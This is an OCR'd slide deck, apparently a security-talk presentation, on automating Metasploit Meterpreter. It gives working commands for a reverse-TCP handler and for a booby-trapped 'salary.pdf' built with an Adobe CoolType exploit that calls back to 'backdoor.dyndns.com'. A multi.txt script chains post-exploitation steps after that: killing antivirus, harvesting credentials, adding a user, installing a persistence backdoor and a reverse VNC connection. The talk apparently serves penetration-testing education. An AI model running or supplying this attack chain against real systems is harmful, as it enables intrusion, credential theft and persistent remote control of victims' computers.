
INSIDE METASPLOIT
AUTOMATING METERPRETER




WHAT IS METASPLOIT?

A penetration testing and development platform for creating security tools and exploits.

Used by network security professionals to perform penetration tests, system administrators, product vendors, and security researchers world-wide.

Metasploit can be used for both good and evil



http://www.metasploit.com

INSTALLATION – UPDATING

- Install packages available for Linux, BSD, Mac OS X, Cygwin, Windows2000/XP/2003/Vista

  http://www.metasploit.com/framework/download/

- Once installed, it is easy to update! In working directory type: svn up

```
hevnsnts-MacBook-Pro:msf3 hevnsnt$ svn up
U    external/source/gui/msfguijava/src/msfgui/PayloadPopup.form
U    scripts/meterpreter/enum_powershell_env.rb
U    scripts/meterpreter/winenum.rb
U    scripts/meterpreter/credcollect.rb
.....................
A    scripts/meterpreter/file_collector.rb
A    data/exploits/cve-2010-2883.ttf
Updated to revision 10299.
```

Everything you need to know in one slide

Starting msfconsole

- ./msfconsole
- just keep typing “banner” until you get the cow

Simple Exploitation

- Define [Exploit]
- Define [Payload]
- Define Listener
- show options / advanced
- Exploit

About Meterpreter

- Reflective DLL, Doesn't write any functions to disk.
- SSL Encryption for all modules, TLV Commands, Session Traffic, Migration.
- Hows and whys: http://pauldotcom.com/2009/07/meterpreter-stealthier-than-ev.html


The Reverse Meterpreter Setup

Listener
(LHOST)

Victim
(RHOST)


The Reverse Meterpreter Setup

Listener
(LHOST)



Victim
(RHOST)

The Reverse Meterpreter Setup




The Multi/Handler

use exploit/multi/handler
Set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.9
Set LPORT 4444
Set ExitOnSession false
exploit -j -z

The Reverse Meterpreter Setup

The “multi/handler”
(LHOST)

The Reverse Meterpreter Setup



The “multi/handler”
(LHOST)

But we are not going to do it that way


```
use exploit/windows/fileformat/adobe_cooltype_sing
Set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST backdoor.dyndns.com
set FILENAME salary.pdf
exploit
```

[still unpatched]

```
[*] Creating 'salary.pdf' file...
[*] Generated output file /pentest/msf3/data/exploits/salary.pdf
[*] Exploit completed, but no session was created.
```

I <3 adobe

Why choose Meterpreter?



Why choose Meterpreter?

man meterpreter

Why choose Meterpreter?

- "no manual entry for meterpreter" so type "?" instead. That's why
- Let's have some Meterpreter fun
  - "getuid" & "getpid"
  - "ps" to get process list
  - "migrate [process]" into that process 
  - "getsystem"
  - "shell"
  - "hashdump"
  - "upload"

We own the box, So what should we do?

We own the box, So what should we do?

- disable defenses
- get system passwords
- add a user
- add a backdoor
- get screenshot

Meterpreter Scripts.

/msf3/scripts/meterpreter/

```
hevnsnt@hevnsnt-desktop:~/pentest/msf3/scripts/meterpreter$ ls
arp_scanner.rb          get_env.rb              metsvc.rb                 scheduleme.rb
autoroute.rb            get_filezilla_creds.rb  migrate.rb                schtasksabuse.rb
checkvm.rb              getgui.rb               multicommand.rb           scraper.rb
credcollect.rb          get_local_subnets.rb    multi_console_command.rb  screen_unlock.rb
domain_list_gen.rb      get_loggedon_users.rb   multiscript.rb            search_dwld.rb
dumplinks.rb            get_pidgin_creds.rb     netenum.rb                srt_webdrive_priv.rb
enum_firefox.rb         gettelnet.rb            packetrecorder.rb         uploadexec.rb
enum_logged_on_users.rb getvncpw.rb             panda_2007_pavsrv51.rb    virtualbox_sysenter_dos.rb
enum_powershell_env.rb  hashdump.rb             persistenceih.rb          vnc.rb
enum_putty.rb           hostsedit.rb            persistence.rb            winbf.rb
enum_vmware.rb          keylogrecorder.rb       pml_driver_config.rb      winenum.rb
get_application_list.rb killav.rb               prefetchtool.rb           wmic.rb
getcountermeasure.rb    kitrap0d.rb             remotewinenum.rb
```

run [scriptname]

The Multi/Handler

use exploit/multi/handler
Set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.9
Set LPORT 4444
Set ExitOnSession false
exploit -j -z

NEVER FORGET

```
msf exploit(handler) > show advanced

Module advanced options:
```

```
Payload advanced options (windows/meterpreter/reverse_tcp):

   Name           : AutoLoadStdapi
   Current Setting: true
   Description    : Automatically load the Stdapi extension

   Name           : AutoRunScript
   Current Setting:
   Description    : A script to run automatically on session creation.
```

set AutoRunScript scripts/meterpreter/[script].rb

Automate

```
hevnsnt@hevnsnt-desktop:~/pentest/msf3/scripts/meterpreter$ ls
arp_scanner.rb          get_env.rb              metsvc.rb                  scheduleme.rb
autoroute.rb            get_filezilla_creds.rb  migrate.rb                 schtasksabuse.rb
checkvm.rb              getgui.rb               multicommand.rb            scraper.rb
credcollect.rb          get_local_subnets.rb    multi_console_command.rb   screen_unlock.rb
domain_list_gen.rb      get_loggedon_users.rb   multiscript.rb             search_dwld.rb
dumplinks.rb            get_pidgin_creds.rb     netenum.rb                 srt_webdrive_priv.rb
enum_firefox.rb         gettelnet.rb            packetrecorder.rb          uploadexec.rb
enum_logged_on_users.rb getvncpw.rb             panda_2007_pavsrv51.rb     virtualbox_sysenter_dos.rb
enum_powershell_env.rb  hashdump.rb             persistenceih.rb           vnc.rb
enum_putty.rb           hostsedit.rb            persistence.rb             winbf.rb
enum_vmware.rb          keylogrecorder.rb       pml_driver_config.rb       winenum.rb
get_application_list.rb killav.rb               prefetchtool.rb            wmic.rb
getcountermeasure.rb    kitrap0d.rb             remotewinenum.rb
```

#Meterpreter script for running multiple scripts on a Meterpreter Session
#Provided by Carlos Perez at carlos_perez[at]darkoperator[dot]com

"-rc" Text file with list of commands, one per line

PUTTING IT ALL TOGETHER…

Let's automate

What did we want it to do?

- disable defenses
- get system passwords
- add a user
- add a backdoor
- get screenshot

Consider multi.txt

```
getcountermeasure -k -d
migrate explorer.exe
credcollect
enum_firefox
enum_putty
getgui -u vmware3889 -p Luuulz
persistence -X -i 30 -p 5465 -r backdoor.dyndns.com
vnc -r backdoor.dyndns.com -D
```

Lets begin our multi/handler

- Did you know msfconsole (metasploit) is scriptable?

Consider ListenReady.rc

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.9
set LPORT 4444
set ExitOnSession false
set AutoRunScript multiscript -rc /path/to/multi.txt
exploit -j -z
```

./msfconsole –r ListenReady.rc

